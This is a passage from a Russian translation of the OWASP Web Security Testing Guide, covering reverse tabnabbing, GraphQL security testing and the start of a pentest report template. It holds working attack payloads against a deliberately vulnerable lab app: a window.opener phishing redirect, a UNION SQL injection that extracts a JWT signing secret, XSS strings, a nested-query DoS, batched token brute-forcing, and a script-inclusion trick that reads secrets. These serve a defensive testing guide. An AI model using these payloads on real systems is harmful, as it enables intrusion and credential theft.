Вот отрывок из файла JavaScript, содержащего чувствительные данные, `javascript.js`:

```
...  
(function() {  
    var secret = ["578a8c7c0d8f34f5", "345a8b7c9d8e34f5"];  
  
    secret.forEach(function(element) {  
        // здесь что-нибудь делаем  
    });  
})();  
...
```

Чувствительные данные могут быть раскрыты с помощью следующего кода JavaScript:

```
...  
<div id="result">  
  
    </div>  
    <script>  
        Array.prototype.forEach = function(callback) {  
            var resultString = "Вот ваши секреты: <b>";  
            for (var i = 0, length = this.length; i < length;  
i++) {  
                if (i > 0) {  
                    resultString += ", ";  
                }  
                resultString += this[i];  
            }  
            resultString += "</b>";  
            var div = document.getElementById("result");  
            div.innerHTML = resultString;  
        };  
    </script>  
    <script src="http://victim.com/.../javascript.js">  
</script>  
...
```

Тестирование Reverse Tabnabbing

ID

WSTG-CLNT-14

Обзор

[Обратный редирект на захваченную вкладку \(англ.: Reverse Tabnabbing\)](#) — это атака, которая может использоваться для перенаправления пользователей на фишинговые страницы. Обычно это становится возможным из-за того, что атрибут **target** у тега **<a>** установлен в значение **_blank**, что приводит к открытию ссылки в новой вкладке. Если в том же теге **<a>** нет атрибута **rel='noopener noreferrer'**, то открываемая страница может повлиять на исходную и перенаправить её на домен, контролируемый злоумышленником.

Поскольку при открытии новой вкладки пользователь находился в исходном домене, он с меньшей вероятностью заметит, что страница изменилась, особенно, если фишинговая страница похожа на страницу в исходном домене. Таким образом, учётные данные, введённые жертвой в домене, контролируемом злоумышленником, окажутся в его владении.

Ссылки, открываемые с помощью функции JavaScript **window.open**, также уязвимы для этой атаки.

ПРИМЕЧАНИЕ. Это устаревшая проблема, которая не влияет на [современные браузеры](#). Этой атаке подвержены старые версии популярных браузеров (например, версии Google Chrome до 88), а также Internet Explorer.

Пример

Представьте себе web-приложение, в котором пользователям разрешено вставлять URL в свой профиль. Если приложение уязвимо к Reverse tabnabbing, злоумышленник сможет дать ссылку на страницу со следующим кодом:

HTML

```
<html>
  <body>
    <script>
      window.opener.location = "https://example.org";
    </script>
    <b>Ошибка загрузки...</b>
  </body>
</html>
```

При переходе по ссылке откроется новая вкладка, а исходная будет перенаправлена на "example.org". Предположим, что "example.org" выглядит похоже на уязвимое web-приложение, тогда пользователь с меньшей вероятностью заметит подмену и с большей вероятностью введёт чувствительную информацию на странице.

Как тестировать

- Проверьте HTML-код приложения, чтобы узнать, используются ли в ссылках с `target="_blank"` в атрибуте `rel` ключевые слова `noopener` и `noreferrer`. Если нет, вполне вероятно, что приложение уязвимо для Reverse tabnabbing. Такая ссылка становится пригодной для эксплуатации, если она либо указывает на сторонний сайт, скомпрометированный злоумышленником, либо находится под контролем пользователя.
- Проверьте те области, куда злоумышленник может вставлять ссылки, т.е. контролировать аргумент `href` тега `<a>`. Попробуйте вставить ссылку на страницу с исходным кодом в приведённом выше примере, и посмотрите, есть ли перенаправление с исходного домена. Этот тест можно провести в IE, если не получится в других браузерах.

Меры защиты

Убедиться, что для всех ссылок HTML-атрибут `rel` применяется с ключевыми словами `noreferrer` и `noopener`.

Ссылки

- [Tabnabbing - Памятка по HTML5](#)
- [Уязвимость на примере target="_blank"](#)
- [O rel=noopener](#)
- [Target="_blank" — самая недооцененная уязвимость](#)
- [Уязвимость Reverse tabnabbing затрагивает IBM Business Automation Workflow и IBM Business Process Manager](#)
- [Опасный target="_blank"](#)

Тестирование API

Тестирование GraphQL

ID

WSTG-APIT-01

Обзор

GraphQL стал очень популярным в современных API. Он обеспечивает простоту и вложенные объекты, что способствуют ускорению разработки. Хотя каждая технология имеет свои преимущества, она также может нести новые поверхности атаки для приложения. Цель этого сценария — показать некоторые распространённые небезопасные конфигурации и векторы атак на приложения, использующие GraphQL. Некоторые векторы уникальны для GraphQL (например, [Запросы интроспекции](#)), а некоторые являются для API типичными (например, SQL инъекции).

Примеры в этом разделе будут основаны на уязвимом приложении GraphQL [poc-graphql](#), которое запускается в Docker-контейнере. В качестве уязвимого узла GraphQL служит **localhost:8080/GraphQL**.

Задачи тестирования

- Убедиться, что развёрнута безопасная и готовая к работе конфигурация.
- Проверить все поля ввода на предмет распространённых атак.
- Убедиться, что применяется надлежащий контроль доступа.

Как тестировать

Тестирование узлов GraphQL не сильно отличается от тестирования других технологий API. Рассмотрим следующие шаги:

Запросы интроспекции

Запросы интроспекции — это метод, с помощью которого GraphQL позволяет узнать, какие запросы поддерживаются, какие имеются типы данных, а также многие другие сведения, которые понадобятся при подходе к тестированию GraphQL.

[Определение интроспекции на сайте GraphQL:](#)

«Часто бывает полезно запросить у схемы GraphQL информацию о том, какие запросы она поддерживает. GraphQL позволяет нам это делать с помощью системы интроспекции!»

Есть несколько способов извлечь эту информацию и визуализировать результат следующим образом.

Использование собственной интроспекции GraphQL

Самый простой способ — отправить HTTP-запрос (например, из Burp или ZAP) со следующей полезной нагрузкой, взятой из статьи на [Medium](#):

```

query IntrospectionQuery {
  __schema {
    queryType {
      name
    }
    mutationType {
      name
    }
    subscriptionType {
      name
    }
    types {
      ...FullType
    }
    directives {
      name
      description
      locations
      args {
        ...InputValue
      }
    }
  }
}

fragment FullType on __Type {
  kind
  name
  description
  fields(includeDeprecated: true) {
    name
    description
    args {
      ...InputValue
    }
    type {
      ...TypeRef
    }
    isDeprecated
    deprecationReason
  }
  inputFields {

```

```
...InputValue
}
interfaces {
  ...TypeRef
}
enumValues(includeDeprecated: true) {
  name
  description
  isDeprecated
  deprecationReason
}
possibleTypes {
  ...TypeRef
}
}
fragment InputValue on __InputValue {
  name
  description
  type {
    ...TypeRef
  }
  defaultValue
}
fragment TypeRef on __Type {
  kind
  name
  ofType {
    kind
    name
    ofType {
      kind
      name
      ofType {
        kind
        name
        ofType {
          kind
          name
          ofType {
```



```

      kind
      name
      ofType {
        kind
        name
      }
    }
  }
}

```

Результат обычно бывает очень длинным (здесь даётся с сокращениями), и будет содержать всю схему развёртывания GraphQL.

Ответ:

```

{
  "data": {
    "__schema": {
      "queryType": {
        "name": "Query"
      },
      "mutationType": {
        "name": "Mutation"
      },
      "subscriptionType": {
        "name": "Subscription"
      },
      "types": [
        {
          "kind": "ENUM",
          "name": "__TypeKind",
          "description": "An enum describing what kind of
type a given __Type is",
          "fields": null,
          "inputFields": null,
          "interfaces": null,
          "enumValues": [
            {
              "name": "SCALAR",
              "description": "Indicates this type is a
scalar.",
              "isDeprecated": false,
              "deprecationReason": null
            },
            {
              "name": "OBJECT",
              "description": "Indicates this type is an
object. `fields` and `interfaces` are valid fields.",
              "isDeprecated": false,
              "deprecationReason": null
            },
            {
              "name": "INTERFACE",
              "description": "Indicates this type is an
interface. `fields` and `possibleTypes` are valid fields.",
              "isDeprecated": false,

```

```

        "deprecationReason": null
      },
      {
        "name": "UNION",
        "description": "Indicates this type is a
union. `possibleTypes` is a valid field.",
        "isDeprecated": false,
        "deprecationReason": null
      },
    ],
    "possibleTypes": null
  }
]
}
}
}

```

Для лучшего понимания входной точки GraphQL можно использовать такой инструмент, как [GraphQL Voyager](#):




Рисунок 12.1-1: GraphQL Voyager

Этот инструмент рисует диаграмму взаимосвязей сущностей (англ.: Entity Relationship Diagram, ERD) схемы GraphQL, позволяя лучше изучить взаимодействующие сущности тестируемой системы. Из диаграммы можно увидеть, например, что вы можете запрашивать таблицу Dog. Она также показывает, какими свойствами обладает Dog:

- ID
- name
- veterinary (ID)

У этого инструмента есть один недостаток: GraphQL Voyager отображает не всё, что можно сделать с помощью GraphQL. Например, на рисунке выше не приведены доступные мутации. Лучшей тактикой было бы использовать как Voyager, так и один из инструментов, перечисленных ниже.

Использование GraphiQL

[GraphiQL](#) — это web-среда разработки для GraphQL. Она является частью проекта GraphQL и в основном используется для отладки или разработки. Лучше всего не разрешать доступ к ней пользователям в среде промышленной эксплуатации. Зато в среде тестирования это позволит сэкономить время при работе с запросами интроспекции (хотя вы, конечно, можете использовать интроспекцию в интерфейсе GraphiQL).

GraphiQL has a documentation section, which uses the data from the schema in order to create a document of the GraphQL instance that is being used. This document contains the data types, mutations, and basically every piece of information that can be extracted using introspection.

Использование GraphQL Playground

[GraphQL Playground](#) — это клиент GraphQL. Его можно использовать для тестирования различных запросов, а также для разделения IDE GraphQL на разные «площадки» и группировки их по темам. Как и GraphiQL, Playground может создавать документацию без необходимости вручную отправлять запросы на интроспекцию и обрабатывать ответы. У него есть ещё одно большое преимущество: ему не нужен интерфейс GraphiQL. Вы можете направить инструмент на узел GraphQL через URL или использовать его локально с файлом данных. GraphQL Playground можно использовать для прямого тестирования уязвимостей, поэтому свой прокси для отправки HTTP-запросов не понадобится. Это означает, что вы можете использовать этот инструмент для простого взаимодействия и оценки GraphQL. Для других более сложных полезных нагрузок используйте свой прокси (Burp/ZAP и т.п.).

Обратите внимание, что в некоторых случаях вам нужно будет внизу экрана настроить HTTP-заголовки, чтобы включить идентификатор сессии или другой механизм аутентификации. Это по-прежнему позволяет создавать несколько «площадок» с разными разрешениями, чтобы проверить, есть ли проблемы с авторизацией.




Рисунок 12.1-2: Концептуальное описание API в GraphQL Playground




Рисунок 12.1-3: Схема API в GraphQL Playground

Вы можете скачать эти схемы для использования в Voyager.

Выводы по интроспекции

Интроспекция — полезный инструмент, который позволяет получать больше информации о конкретной реализации GraphQL. Однако он же позволит получить доступ к той же информации и злоумышленникам. Наилучшей практикой считается ограничение доступа к запросам интроспекции, поскольку некоторые инструменты или запросы могут не работать, если эта функция полностью отключена. Поскольку GraphQL обычно подключает API к серверной части системы, необходимо обеспечить строгий контроль доступа.

Авторизация

Интроспекция — первое место для поиска проблем с авторизацией. Как уже отмечалось, доступ к интроспекции должен быть ограничен, поскольку она позволяет извлекать и собирать данные. Как только тестировщик получит доступ к схеме и узнает где находится чувствительная информация, ему следует пытаться отправлять запросы, и следить, не будут ли они блокироваться из-за недостаточных привилегий. GraphQL не применяет разрешения по умолчанию, поэтому контроль доступа должен проводиться посредством самого приложением.

В более ранних примерах результат запроса интроспекции показывает, что существует запрос с именем **auth**. Кажется, это неплохое место для извлечения чувствительной информации, такой как API-токены, пароли и т.п.




Рисунок 12.1-4: GraphQL-запрос API Auth

Тестирование реализации авторизации будет отличаться от развёртывания к развёртыванию, поскольку каждая схема содержит разную чувствительную информацию и, следовательно, разные цели, на которых нужно сосредоточиваться.

В этом уязвимом примере каждый пользователь (даже не прошедший аутентификацию) может получить доступ к auth-токенам каждого ветеринара, указанного в базе данных. Эти токены можно использовать для проведения иных действий, разрешённых схемой, например, прикрепление или открепление


```

{
  "data": {
    "myInfo": {
      "id": 2,
      "name": "Benoit",
      "dogs": [
        {
          "name": "Babou"
        },
        {
          "name": "Baboune"
        },
        {
          "name": "Babylon"
        },
        {
          "name": "... "
        }
      ]
    }
  }
}

```

Все "dogs" в списке закреплены за "Benoit", а не за владельцем auth-токена. Этот тип действия можно выполнить, если не реализован надлежащий контроль доступа.

Инъекции

GraphQL — это реализация API на уровне приложения, и поэтому он обычно перенаправляет запросы на API серверной части или напрямую в базу данных. Это позволяет эксплуатировать любую классическую уязвимость, например, SQL-инъекцию, инъекцию команд, межсайтовые скрипты и т.д. Использование GraphQL просто меняет точку входа вредоносной полезной нагрузки.

Дальнейшие идеи вы можете почерпнуть в других сценариях Руководства по тестированию OWASP.

В GraphQL также есть скаляры, которые обычно применяются в нестандартных типах данных, для которых нет готовых, например, DateTime. Для этих типов встроенный контроль по формату не реализован, что делает их хорошими кандидатами для тестирования.

SQL-инъекции

Пример приложения умышленно сделан уязвимым в запросе `dogs(namePrefix: String, limit: Int = 500): [Dog!]`, поскольку параметр `namePrefix` конкатенируется в строке SQL-запроса. Конкатенация вводимых пользователем данных является распространённой ошибкой приложений, которая может подвергнуть их SQL-инъекции.

Следующий запрос извлекает информацию из таблицы `CONFIG` в базе данных:

```
query sql {
  dogs(namePrefix: "ab%" UNION ALL SELECT 50 AS ID,
  C.CFGVALUE AS NAME, NULL AS VETERINARY_ID FROM CONFIG C
  LIMIT ? -- ", limit: 1000) {
    id
    name
  }
}
```

Ответ на этот запрос:

```

{
  "data": {
    "dogs": [
      {
        "id": 1,
        "name": "Abi"
      },
      {
        "id": 2,
        "name": "Abime"
      },
      {
        "id": 3,
        "name": "... "
      },
      {
        "id": 50,
        "name": "$Nf!S?(.)DtV2~:Txw6:?:D!M+Z34^"
      }
    ]
  }
}

```

Запрос содержит секрет, который подписывает JWTs в примере приложения, что является очень чувствительной информацией.

Чтобы узнать, что искать в конкретном приложении, будет полезно предварительно собрать информацию о том, как устроено приложение и как организованы таблицы базы данных. Вы также можете использовать такие инструменты, как **sqlmap**, для поиска путей для инъекции и даже для автоматизации извлечения данных из базы данных.

Межсайтовый скриптинг (XSS)

возникает, когда злоумышленник вводит исполняемый код, который впоследствии запускается браузером. Подробнее о тестах XSS см. в разделе [Контроль входных данных](#). Вы можете протестировать отражённый XSS, используя полезную нагрузку из [соответствующего сценария](#).

В данном примере ошибки могут отражать входные данные и вызывать XSS.

Полезная нагрузка:

```

query xss {
  myInfo(veterinaryId:"<script>alert('1')</script>"
,accessToken:"<script>alert('1')</script>") {
    id
    name
  }
}

```

Ответ:

```

{
  "data": null,
  "errors": [
    {
      "message": "Validation error of type WrongType:
argument 'veterinaryId' with value
'StringValue{value='<script>alert('1')</script>'}' is not a
valid 'Int' @ 'myInfo'",
      "locations": [
        {
          "line": 2,
          "column": 10,
          "sourceName": null
        }
      ],
      "description": "argument 'veterinaryId' with value
'StringValue{value='<script>alert('1')</script>'}' is not a
valid 'Int'",
      "validationErrorType": "WrongType",
      "queryPath": [
        "myInfo"
      ],
      "errorType": "ValidationError",
      "extensions": null,
      "path": null
    }
  ]
}

```

Отказ в обслуживании запросов (DoS)

GraphQL предоставляет очень простой интерфейс, позволяющий разработчикам использовать вложенные запросы и вложенные объекты. Эту возможность также можно использовать злонамеренно, вызывая глубоко вложенный запрос, похожий на рекурсивную функцию, и вызывая отказ в обслуживании из-за использования процессора, памяти или других вычислительных ресурсов.

Вернувшись к *Рисунку 12.1-1*, вы увидите, что можно создать цикл, в котором объект Dog содержит объект Veterinary. Может быть бесконечное количество вложенных объектов.

Допускаются глубоко вложенные запросы, которые могут привести к перегрузке приложения:

```

query dogs {
  allDogs(onlyFree: false, limit: 1000000) {
    id
    name
    veterinary {
      id
      name
      dogs {
        id
        name
        veterinary {
          id
          name
          dogs {
            id
            name
            veterinary {
              id
              name
              dogs {
                id
                name
              }
            }
          }
        }
      }
    }
  }
}

```

```

    }
  }
}
}
}

```

Существует несколько мер защиты, которые можно реализовать для предотвращения таких типов запросов, перечисленных в разделе Меры защиты. Злоупотребление подобными запросами может вызывать такие проблемы, как DoS для GraphQL, и должны быть включены в область тестирования.

Пакетные атаки

GraphQL поддерживает «упаковку» нескольких запросов в один пакет. Это позволяет пользователям одновременно запрашивать несколько объектов или экземпляров объектов. Однако злоумышленник может использовать эту функциональность для выполнения пакетной атаки. Отправка более одного запроса за раз выглядит следующим образом:

```

[
  {
    query: < query 0 >,
    variables: < variables for query 0 >,
  },
  {
    query: < query 1 >,
    variables: < variables for query 1 >,
  },
  {
    query: < query n >
    variables: < variables for query n >,
  }
]

```

В примере приложения можно отправить один запрос, чтобы извлечь все имена ветеринаров, используя угадываемый идентификатор (возрастающее целое число). Затем злоумышленник может использовать эти имена для получения токенов доступа. Вместо того, чтобы делать это в нескольких запросах, которые могут быть заблокированы средствами защиты сети, например, WAF или ограничителем частоты запросов, типа Nginx, эти запросы могут быть в одном

пакете. Это означает, что нужна всего пара запросов, которые позволят сделать успешный перебор, не боясь быть обнаруженным. Ниже пример запроса:

```
query {
  Veterinary(id: "1") {
    name
  }
  second: Veterinary(id: "2") {
    name
  }
  third: Veterinary(id: "3") {
    name
  }
}
```

Он даст злоумышленнику имена ветеринаров, и, как было показано ранее, они могут использоваться для пакетного запроса auth-токенов для нескольких ветеринаров. Например:

```
query {
  auth(veterinaryName: "Julien")
  second: auth(veterinaryName: "Benoit")
}
```

Пакетные атаки могут использоваться для обхода многих мер защиты, применяемых на web-сайтах. Они также могут эксплуатироваться для инвентаризации объектов и перебора при многофакторной аутентификации или другой чувствительной информации.

Подробное сообщение об ошибке

В GraphQL вы можете столкнуться с непредвиденными ошибками во время выполнения. При возникновении такой ошибки сервер может отправить ответ об ошибке, в котором могут быть раскрыты внутренние сведения об ошибке, конфигурации или данные приложения. Это позволяет злоумышленнику получить дополнительную информацию о приложении. В рамках тестирования сообщения об ошибках следует проверять, отправляя неожиданные данные — процесс, известный как фаззинг. В ответах следует искать потенциально чувствительную информацию, которая может быть раскрыта с помощью этого метода.

Раскрытие базового API

GraphQL — относительно новая технология, и некоторые приложения переходят со старых API на GraphQL. Во многих случаях GraphQL развёртывается как стандартный API, который транслирует запросы (отправленные с использованием синтаксиса GraphQL) в базовый API, а также его ответы. Если должным образом не проводится контроль доступа для запросов к базовому API, это может привести к эскалации привилегий.

Например, запрос, содержащий параметр `id=1/delete`, может быть интерпретирован как `/api/users/1/delete`. Это может распространяться на манипуляции с другими ресурсами, принадлежащими `user=1`. Также возможно, что запрос интерпретируется как доступ, предоставленный узлу GraphQL, а не тому, кто его запрашивал.

Тестировщик должен попытаться получить доступ к методам базового API, поскольку может оказаться возможным повысить привилегии.

Меры защиты

- Ограничить доступ к запросам интроспекции.
- Реализовать контроль входных данных:
 - В GraphQL нет собственного способа контролировать данные, но есть проект с открытым исходным кодом под названием [graphql-constraint-directive](#), который позволяет контролировать данные на уровне определения схемы.
 - Контроль входных данных — необходимое, но недостаточное решение, и следует принять дополнительные меры для смягчения последствий от инъекций.
- Реализовать меры защиты от злоупотребления запросами:
 - Тайм-ауты: ограничение времени, в течение которого разрешено выполнение запроса.
 - Максимальная глубина запроса: ограничение глубины разрешённых запросов может предотвратить злоупотребление ресурсами слишком глубокими запросами.
 - Максимальная сложность запросов: ограничение сложности запросов, чтобы уменьшить злоупотребление ресурсами GraphQL.
 - Регулирование частоты запросов по времени сервера: ограничение времени сервера, доступного пользователю.
 - Регулирование сложности запросов: ограничение общей сложности запросов, доступных пользователю.
- Типовые сообщения об ошибках: сообщения об ошибках, в которых не раскрываются подробности реализации.
- Предотвращение пакетных атак:

- Добавить в код ограничение частоты запросов объектов.
- Не допускать пакетную обработку для конфиденциальных объектов.
- Ограничить количество запросов, которые могут выполняться одновременно.

За дополнительной информацией об устранении недостатков GraphQL обращайтесь к [Памятке GraphQL](#).

Инструменты

- [GraphQL Playground](#)
- [GraphQL Voyager](#)
- [sqlmap](#)
- [InQL \(расширение Burp\)](#)
- [GraphQL Raider \(расширение Burp\)](#)
- [GraphQL \(дополнение для OWASP ZAP\)](#)

Ссылки

- [рус-graphql](#)
- [Официальный сайт GraphQL](#)
- [Howtographql - Security](#)
- [GraphQL Constraint Directive](#)
- [5 Common GraphQL Security Vulnerabilities](#)
- [GraphQL common vulnerabilities and how to exploit them](#)
- [Памятка OWASP по GraphQL](#)
- [GraphQL-инъекции](#)

Отчёты

Структура отчёта

Выполнение технической стороны тестирования — только половина общего процесса. Конечным продуктом является создание хорошо написанного и информативного отчёта. Отчёт должен быть простым для понимания и должен освещать все риски, обнаруженные на этапе оценки. Отчёт предназначен как для руководства, так и для технического персонала.

Об этом разделе

В этом руководстве содержатся только рекомендации по одному из возможных подходов к составлению отчётов, и его не следует трактовать как строгие правила, которым необходимо следовать. При рассмотрении любой из

приведённых ниже рекомендаций всегда спрашивайте себя, улучшит ли эта рекомендация ваш отчёт.

Данное руководство по составлению отчётов лучше всего подходит для отчётов по результатам обсуждений и консультаций. Это может быть излишним для внутренних отчётов или отчётов об ошибках.

Независимо от аудитории, рекомендуется защитить и зашифровать отчёт, чтобы быть уверенным, что только указанная в нём получающая сторона сможет им воспользоваться.

Хороший отчёт помогает вашему клиенту понять ваши выводы и подчёркивает качество вашего технического тестирования. Но оно не будет играть абсолютно никакой роли, если клиент не сможет понять ваши выводы.

1. Введение

1.1 Контроль версий

Определяет изменения в отчёте, обычно представленные в виде таблицы, как показано ниже.

Версия	Описание	Дата	Автор
1.0	Первая редакция	ДД.ММ.ГГГГ	И. Иванов

1.2 Оглавление

Страница оглавления документа.

1.3 Участники проекта

Состав участников проекта с подробным описанием их опыта и квалификации.

1.4 Область тестирования

Границы и требования проекта согласовываются с организацией.

1.5 Ограничения

Ограничения могут быть наложены на:

- Области, запрещённые для тестирования.
- Нарушение работоспособности систем.
- Отказ от сотрудничества.
- Дефицит времени.
- Отсутствие доступа или учётных данных.

1.6 План-график проекта

Продолжительность этапов проекта.

1.7 Отказ от ответственности

Возможно, вы захотите предусмотреть отказ от ответственности за свои услуги. Всегда консультируйтесь с юристом, чтобы создать юридически обязывающий документ.

Пример ниже приведён только в целях иллюстрации. Он не должен использоваться как есть и не является юридической консультацией.

Данное тестирование является оценкой «на момент времени», поэтому среда могла измениться с момента начала тестирования. Нет никакой гарантии, что были выявлены все возможные проблемы с безопасностью, а после проведения тестов могли быть обнаружены новые уязвимости. Таким образом, данный отчёт служит руководящим документом, а не гарантией того, что он даёт исчерпывающее представление о рисках, угрожающих рассматриваемым системам.

2. Резюме

Похоже на краткую презентацию отчёта, и направлено на то, чтобы рассказать руководителям:

- Задачи тестирования:
 - Опишите бизнес-потребности, стоящие за тестированием безопасности.
 - Опишите, как тесты помогли организации лучше узнать свои системы.
